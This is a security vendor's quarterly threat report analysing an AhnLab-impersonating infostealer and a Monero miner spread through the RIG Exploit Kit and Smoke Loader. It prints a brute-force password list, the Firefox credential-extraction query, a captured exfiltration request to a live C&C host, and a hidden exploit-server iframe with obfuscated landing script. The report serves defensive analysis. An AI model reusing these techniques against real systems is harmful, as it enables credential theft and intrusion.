ASEC Report

Vol. 92

Q3 2018

AhnLab

ASEC REPORT

VOL.92 Q3 2018

ASEC (AhnLab Security Emergency Response Center) is a global security response group consisting of malware analysts and security experts. This report is published by ASEC and focuses on the most significant security threats and latest security technologies to guard against such threats. For further details, please visit AhnLab, Inc.'s homepage (www.ahnlab.com).

SECURITY TREND OF Q3 2018

Table of Contents

SECURITY ISSUE

ANALYSIS IN-DEPTH

SECURITY ISSUE

- Increasingly Expanding Infostealer Attacks

Security Issue

Increasingly Expanding Infostealer Attacks


Infostealer, a malware designed to steal confidential information from compromised computers, continues to be detected in Q3 2018. Infostealer steals login credentials and information on application programs, such as web browsers and File Transfer Protocol (FTP) sites, from the compromised system.

AhnLab Security Emergency-Response Center (ASEC) confirmed after analysis that the recently detected Infostealer malware has the same formats and features as those detected in 2015. However, it has become more sophisticated to avoid detection by security solutions.

This report examines in detail the distribution method, main features, and countermeasures for the Infostealer malware that attempts to steal system (user) information by impersonating a trusted company.

01. Distribution Method

Figure 1-1 shows the registration information of the Infostealer. The malware impersonates AhnLab by using its name in the file description. The exact distribution method of the newly detected Infostealer has not yet been confirmed. However, the Infostealer malware that was



속성	값
설명	
파일 설명	AHnLab. INc.
유형	응용 프로그램
파일 버전	5.2.0.0
제품 이름	EAsy-HIde-iP vPN
제품 버전	5.02
저작권	MAkayama INteractive
크기	472KB
수정한 날짜	2018-08-20 오전 10:12
언어	영어(미국)
등록 상표	ITibiti INc.
원본 파일 이름	Prezygomatic6.exe

File : 2762832655.exe
Entry Point : 0000167C
File Offset : 0000167C
Linker Info : 6.00
File Size : 00076000h
Image is 32bit executable
MS Visual Basic 5.0-6.0 EXE
Lamer Info - Help Hint - Unpack info
Not packed , try OllyDbg v2 - www.ollyc

Figure 1-1 | Malware File Registration Information and Properties


discovered in 2015 used a distribution method disguising itself as an email attachment, such as a document file (.word) or a screensaver file (.scr).

The file has its main codes packed with an open source algorithm called aPLib and is built using Visual Basic 6.0 as shown in Figure 1-1. It is also difficult to determine whether the file is malicious using static analysis alone because it was created with the Visual Basic compiler. This enables malware to avoid detection by security solutions and hide codes.

02. Main Features and Operations

1) Stealing login credentials for Windows

This Infostealer that steals the Windows login credentials reads the user Windows login information and list of accounts on the operating server, such as Guest and Administrator accounts, using the NetUserEnum function. Then, it uses the LogonUserA API, as shown in Figure 1-2, to substitute the account passwords with the password lists saved within the malware code.



```
0012FF30 └00410432 2■A  RETURN from advapi32.LogonUserA
0012FF34 ┌00317060 `p1  ASCII "Guest"
0012FF38 │00000000
0012FF3C │0041401D ■@A  ASCII "12345"
```


Figure 1-2 | Substituting the Guest Password to Password "12345"

Table 1-1 below shows the list of passwords used by Infostealer.

000000
1111
11111
111111
123123
1234
12345
123456
1234567
12345678
123456789
123abc
1q2w3e
654321
666666
7777
7777777
aaaaaa
abc123
adidas
adidas
admin
amanda
andrew
matthew
angel
angels
anthony
apple
asdf
asdfgh
ashley
asshole
austin
bailey
bandit
baseball
batman
faith
foobar
foobar
football
forever
freedom
friends
fuckyou
fuckyou1
gateway
genesis
merlin
george
ginger
google
grace
guitar
hahaha
hannah
happy
harley
heaven
hello
hello1
helpme
hockey
hope
hunter
iloveyou
iloveyou!
iloveyou1
iloveyou2
internet
jasmine
jennifer
jessica
jesus
jesus1
nicole
nintendo
nothing
online
orange
pass
passw0rd
password
password1
peace
peanut
pepper
phpbb
pokemon
poop
power
princess
purple
qazwsx
qwerty
qwerty1
rachel
rainbow
robert
rotimi
rotimi
samantha
secret
shadow
shalom
silver
single
slayer
slayer
smokey
snoopy
soccer
soccer1
sparky
spirit
starwars
summer
sunshine
superman
taylor
test
testing
thomas
thunder
tigger
trinity
trustno1
viper
welcome
whatever
william
winner
wisdom
wisdom
benjamin
biteme
blahblah
blessed
blessing
buster
canada
charlie
cheese
chicken
chris
christ
compaq
computer
cookie
corvette
creative
creative
dakota
daniel
diamond
digital
dragon
eminem
enter
jordan
joseph
joshua
junior
justin
killer
knight
letmein
looking
love
lovely
lucky
maggie
master
matrix
michael
michelle
mickey
monkey
mother
muffin
mustang
myspace1

Table 1-1 | List of Passwords Used in the Attack

2) Stealing login credentials for browsers and applications




```
v103 = Firefox_4092CC;              v134 = AbleFTP_40F4AA;
v104 = IceDragon_4091F6;            v135 = Cyberduck_40ECDE;
v105 = Safari_40C9C2;               v136 = fullsync_40F45F;
v106 = K_Meleon_40922A;             v137 = FTPInfo_40F3E8;
v107 = SeaMonkey_409A77;            v138 = LinasFTP_40F56D;
v108 = Flock_40910D;                v139 = Filezilla_40F12F;
v109 = Black_Hawk_409046;           v140 = StaffFTP_41064C;
v110 = Lunascape_40929E;            v141 = BlazeFtp_40E97C;
v111 = Chrome_407AA2;               v142 = Fastream_NETFileFTP_40
v112 = Opera_407D6E;                v143 = GoFTP_40F489;
v113 = QtWeb_40C5DF;                v144 = ALFTP_40E8A3;
v114 = QupZilla_40C71A;             v145 = DeluxeFTP_40F474;
v115 = iexplorer_408952;            v146 = TotalCommander_410A09;
v116 = Opera_40C509;                v147 = FTPGetter_40F3C5;
v117 = Cyberfox86_4090AA;           v148 = WS_FTP_410C98;
v118 = PaleMoon_4094E7;             v149 = sub_40E8B8;
v119 = Waterfox_409CAE;             v150 = tilt_poker_411954;
v120 = pidgin_40DB78;               v151 = pokerstar_411F1C;
v121 = SuperPutty_410676;           v152 = ExpanDrive_40ED35;
v122 = ftpshell_40F44A;             v153 = Steed_410661;
v123 = NppFTP_40F73D;               v154 = FlashFXP_40F16E;
v124 = myftp_40F6A3;                v155 = NovaFTP_40F728;
v125 = FTPBox_40F3B3;               v156 = NetDrive_40F6B8;
v126 = sherrod_FTP_410611;          v157 = TotalCommander_410A09;
v127 = FTP_Now_40F420;             v129 = Netsarang_Xftp_410CD1;
v128 = NexusFile_FTP_40F705;       v130 = EasyFTP_40ED17;
                                   v131 = SftpNetDrive_410410;
```

Figure 1-3 | List of Programs Targeted by Infostealer

Infostealer has a function to take login credentials for Windows as well for browsers and applications by accessing the login information file stored in the browser to extract the user ID and password for a specific URL. Figure 1-3 shows the list of target applications that were found inside the malware code. This list includes well-known web browsers, such as Internet Explorer, Firefox, Chrome, and Opera, and also various FTP sites and remote control programs.

For Firefox, the malware used a routine to check the program paths and versions from the registry using the SHRegGetValueW API parameter as shown in Figure 1-4. It is interesting to note that the decryption routine for Firefox is different from those of other browsers.




```
7653A971  E8 440F0000   CALL SHRegGetValueW
7653A976  5D            POP EBP
7653A977  C2 1800       RETN 18
7653A97A  90            NOP
7653A97B  90            NOP
7653A97C  E2 76         LOOP SHORT 7653A9F4
7653A97E  56            PUSH ESI
Top of stack [0012FB4C]=0012FB6C
EBP=0012FB4C

Address   Hex dump                                          ASCII
00289A38  33 00 31 00 2E 00 30 00 20 00 28 00 78 00 38 00  3(1(.(0( ((x(8(
```

```
push    3E8h                 ; dwBytes
call    sub_4056BF
movsd   xmm0, [ebp+var_8]
comisd  xmm0, ds:qword_4168A8 ; 32.0 version compare
pop     ecx
mov     dword_49B96C, eax
jb      short loc_40936F ; 1이면 32버전 이하

push    0
jmp     short loc_409371

loc_40936F:                  ; 1이면 32버전 이하
push    1
```

Figure 1-4 | Code for Checking Firefox Version

Also, for Firefox 32.0 or earlier, the encrypted contents are retrieved using the query statement stored in malware, as shown in Figure 1-5, and the sqlite3.dll, mozsqlite3.dll, and nss3.dll APIs are used to decrypt it.



```
ASCII "SELECT encryptedUsername, encryptedPassword, formSubmitURL, hostname FROM moz_logins"

sqlite3_prepare_v2

00 00 00 00 00 00 00 00 4D 45 49 45 45 50 67 41  ((((((((MEIEEPgA
41 41 41 41 41 41 41 41 41 41 41 41 41 41 41 41  AAAAAAAAAAAAAAAA
41 41 45 77 46 41 59 49 4B 6F 5A 49 68 76 63 4E  AAEwFAYIKoZIhvcN
41 77 63 45 43 4A 48 61 79 5A 51 66 72 66 79 72  AwcECJHayZQfrfyr
42 42 69 73 6B 54 57 6C 58 64 6F 4B 42 53 73 54  BBiskTWlXdoKBSsT
76 35 30 65 66 77 4E 57 79 46 5A 65 49 67 39 68  v50efwNWyFZeIg9h
65 6C 73 3D 00 00 00 00 00 00 00 00 00 00 00 00  els=((((((((((((

EAX 002916E0 UNICODE "ahnlab@gmail.com"
ECX 00000000
EDX 00004000
```

Figure 1-5 | For Firefox 32.0 or Earlier: Query Statements and Decrypted ID Information

AhnLab found out that decryption is possible even for Chrome by using the same process as Firefox. The same attack method does not work on Firefox 63.0 since the user information storage method (signons.sqlite → logins.json) has changed from the earlier version. However, there is an inevitable danger in the future as the malicious decryption tool is already available on the internet. User precaution is required against possible variants, even while using the latest browser versions.


3) Stealing FTP credentials

The recently found Infostealer malware steals not only the Windows login credentials and the browser account information but also the session values of the FTP client by accessing the default directory. The malware also sets the default directory in place and reads the *XFP file for *Xftp version 5 or earlier.

This method does not work on the currently distributed Xftp version 6 or later because the default path for the session value has changed.

03. Sending Stolen Data

As the final step, the malware sends the stolen user information to the C&C server. Figure 1-6 shows a piece of the packet sent to the C&C server.



```
POST /kceenewold/fre.php HTTP/1.0
User-Agent: Mozilla/4.08 (Charon; Inferno)
Host: xsftruss.ml
Accept: */*
Content-Type: application/octet-stream
Content-Encoding: binary
Content-Key: BE705600
Content-Length: 2931
Connection: close

..'.......ckav.ru......v.m.u.s.e.r.......V.M.W.I.N.7.K.......v.m.w.i.n.7.k.....8...............k......
3.F.B.A.B.6.2.1.B.2.9.C.A.....S15Dj.
....H.Z..,.ht.ps8:/.acGoun.g.g...le..m/.i.n...v2..1Fpwd\a.eahn..b@gymxi.`@$VqOwe.123..)!.`.S-..5.2
.9.:yOm4
...5.8.7...6...1..0.....

...[x.e.s..i.o.n.I.f..]3>
.V!9rg=.6...0J.D6.c=88p+t".X}.%h <xy .1.]E(>..H.o)th.C.O.E.P.A.G..jE5..1 8T6y.xS=~6[%.da.sP..](.1...i.
Bp.O&. lg=.A.]@ES(R6.mE..L:[.io.k1a.}R..(u..t..P.^x..$.$!J2<aFPDwr...U4h*.B.fLNiSm..C...%HC..#lK3)y}x
$5hzegv8...c..1..4.d.P...2.]8.<b6..Ry..M!c.JnU.&C6dh.^.4@.`..8.-..2O:!,..9.2..,5.6N4.N.g9B.@....n#Df..
$mL^.2R.....?.h5.~...32.s...3.,w:h...o.2.t...r>X..u.....j.)d..18.
$..G$.:.G$...@.y.s.-t.<..!T..&.h.t.....xM57,......<8.".4.RJ3n..h..\c..i....Gg.a..MZ..."M...J4w.i.2.du`
\*5.UWx#^L...L.:z,tveT..H|.`.:s,L4.dW..3Ta6".yMU.*J.UG..<i]..QY8K.X$BN.%J13....u@..F..O=V...eMk..W.$n:
o..y_bJ?.S`..*.e..4d.....MICM..<m2.-F..c.L..}.6V.@.|%..@.1.xi.@..Hx|...9+Vg.d.5;.C2.b.e.$..0J".k<.95..
$~..L.w4@.C.".Vn...9.8V.64H.....i.c=..8g..*6K<.=.`.1\OTP..O....t.d..s.-f........u....EZWz+|-a.Rvs.M.X.
IuZ.R.2.9... ...p....B.gu..z..h.6.n..T..`G*.3X.R4*...2,|d.-
f...h-....St...MX..pfn..#..NW...2X4.<h:.G:.C2~t.&.@.S|.8<<...L.>.F.X..^.2.1..1.....M...1.f.H."G.FN
^=e<.......[Ses.ionI.f.].
D.cr.pat%=Xf.. .'...^].~VPr.=.6.0.[C...ec,3uH.s.=19%4.b4..`
,Prot.c.lo=a...D21=.I(V.1Anrym.us.F.L)SE.cPa..wd=.bc@......rJ.xy=.U..Au:th.n.caG|.g..C.7Me.(odb.Librxy
|K.yEx_h
ng..STH ..:a.t28-G..:...
9...56..'g.m@(op...h.P'&./.EY..-Y..=.
```

Figure 1-6 | Packet Sent to the C&C Server

[*] XFP: A session value information file of Xftp

[*] Xftp: Remote access program created by a Korean company)

The C&C server accessed by the malware was designed similarly with the normal URLs singatrading.com and xsftruss.comsingatrading.com.

Infostealer Malware	IP Address of the C&C Server
Pony	hxtp://singatradeing.com/kml/coreserver/gate.php
Loki-Bot	hxtp://xsftruss.ml/kceenewold/fre.php

Table 1-2 | The C&C Server

04. AhnLab's Response to Infostealer

The aliases identified by AhnLab's anti-malware solution V3 are as below.

<V3 Product Alias>

- Trojan/Win32.Inject (2018.08.16.03) MD5: 4125c7a744f93889d1ceb687539114d9

- Trojan/Win32.Kryptik (2018.08.16.04) MD5: aec2339a5985201a9bc2e60fff962d3f

- Trojan/Win32.Cloxer (2018.06.16.06) MD5: 5678da5b74d2c419b4f9b4bdadebf044

ANALYSIS IN-DEPTH

- Mining Malware Geared Up With Rig Exploit and Smoke Loader

Analysis-In-Depth

Mining Malware Geared Up With Rig Exploit and Smoke Loader

Since the end of 2017, there has been a rise in the mining malware (miner) that mines cryptocurrency by covertly using the system resources of compromised user PCs.

Also, mining malware that uses the RIG Exploit Kit and Smoke Loader, which were used in the creation and distribution of malware in the past, have also resurfaced. RIG Exploit Kit provides features for exploiting various vulnerabilities to spread malicious programs. Smoke Loader downloads additional malware following the attacker's command via the C&C server. Initially, the objective of Smoke Loader was information stealing, but it moved onto downloading malware and now focuses on downloading mining malware.

AhnLab Security Response Center(ASEC) analyzed the mining malware that uses the Rig Exploit Kit to identify its attack process, from its vulnerability exploits to its shellcode operation.

01. Distribution Method

The attacker exploited the CVE-2018-8174 vulnerability of the Internet Explorer and used the Rig Exploit Kit to distribute the malware to mine a cryptocurrency called Monero. The CVE-2018-8174 vulnerability is a remote code execution vulnerability that exists in the Windows VB Script engine with recent cases of reported exploits.



(1) User Visits Compromised Site
(2) Redirect to Landing page
User
(3) Loading Exploitable Code (CVE-2018-8174, ..)
(4) Downloading SmokeLoader
SmokeLoader
(5) Downloading Monero Miner
Monero Miner
(6) Mining Monero Cash
Attacker

Figure 2-1 | Attack Flow of the Mining Malware


The mining malware that was recently discovered used the malvertising technique that exploits sites with vulnerabilities or online adverting sites to download and execute Smoke Loader. Then Monero Miner was additionally installed to mine the Monero cryptocurrency.

The attack flow of the malware is shown in Figure 2-1.

02. Operation Process

1) Vulnerability Exploits using RIG Exploit Kit

When a user accesses a vulnerable website via web browsers without the latest security patches or accesses an unsafe advertisement page, the malware starts the attack, exploiting the CVE-2018-8174 vulnerability. The attack consists of four processes as shown in Figure 2-2.



```
<iframe src="http://188.225.47.175/?NjI2MjEy&ewWNJLyECqNz&qAghtXQBbH=c3BvcnQ=&TLJoRwRY=bWF0Y2h1cA==&LRowiedPEGM=
[illegible]
[illegible]
[illegible]
WtmZdQnWBXlstd=bW9uZXk=" width="1" height="1" style="position:absolute;left:-1px;"></iframe>
```

```
Location: http://kronstic.bid..
```

```
200  HTTP  sp.popcash.net   /go/189029/404627                                     427      text/html        iexplore:3472
303  HTTP  sp.popcash.net   /sgo/ad?p=189029&w=404627&t=bca4ec9c14b2b244...       46       text/html; c...  iexplore:3472
200  HTTP  kronstic.bid     /                                                     533      text/html; c...  iexplore:3472
200  HTTP  188.225.47.175   /?NjI2MjEy&ewWNJLyECqNz&qAghtXQBbH=c3BvcnQ=...        141,243  text/html;c...   iexplore:3472
200  HTTP  188.225.47.175   /?NjIyMDk3&JdhpmxG&OwRFJG=c2Vh&tahddff4=OYQ...        34,279   application/...  iexplore:3472
```

```
<html><head>
    <meta http-equiv="X-UA-Compatible" content="IE=10">
    <meta charset="UTF-8">
    </head><body><script>

function gfdgedf566(u, k) {
    var fr=String.fromCharCode;var c="", b="", d="", f=fr(0x20), g=fr(0), v=fr(0x22);

    var app=k+v+f+v+u+v+f+v+navigator.userAgent+v+g+g+g+g;app.length%2 && (app+=g);
    for (var e = 0; e < app.length; e++) {b = fghghkhjkhj(app.charCodeAt(e),2);d = fghghkhjkhj(app.
charCodeAt(e+1),2);c += b + d;e += 1;}return c;
    }

function fghghkhjkhj(num, width){

    var cvbn = "0123456789abcdef";var fghghkhjkhj = cvbn.substr(num & 0xF, 1);while (num > 0xF) {num
= num >>> 4;fghghkhjkhj = cvbn.substr(num & 0xF, 1) + fghghkhjkhj;}
    var width = (width ? width : 0);
    while (fghghkhjkhj.length < width)fghghkhjkhj = "0" + fghghkhjkhj;return fghghkhjkhj;
    }
```

Figure 2-2 | Process of the Attack Exploiting the Vulnerability

Step 1: Redirect to the landing page

The page is automatically redirected to http://kronstic.bid by the location information included in the HTTP header.

Step 2: Redirect to the attack website


The HTML received from http://kronstic.bid contains <iframe> tags, which enables accessing the site designed for vulnerability exploits (http://188.225.47.175) without showing it on the user screen.

Step 3: Execute the attack command

The HTML received from the site contains three attack codes that exploit vulnerabilities (CVE-2018-8174, CVE-2018-4878, and CVE-2016-0189) to maximize the impact of the attack. The attack codes run consecutively. When it finds that the vulnerability is not patched, it executes a shellcode that downloads and executes the malicious file.

Step 4: Download and run the exploit file

CVE-2018-4878 is an Adobe Flash Player vulnerability and requires an additional Flash file to launch the attack. So this Flash file is additionally downloaded and executed from the attacker. Figure 2-3 shows the flow of the attack that exploits the CVE-2018-4878 vulnerability.

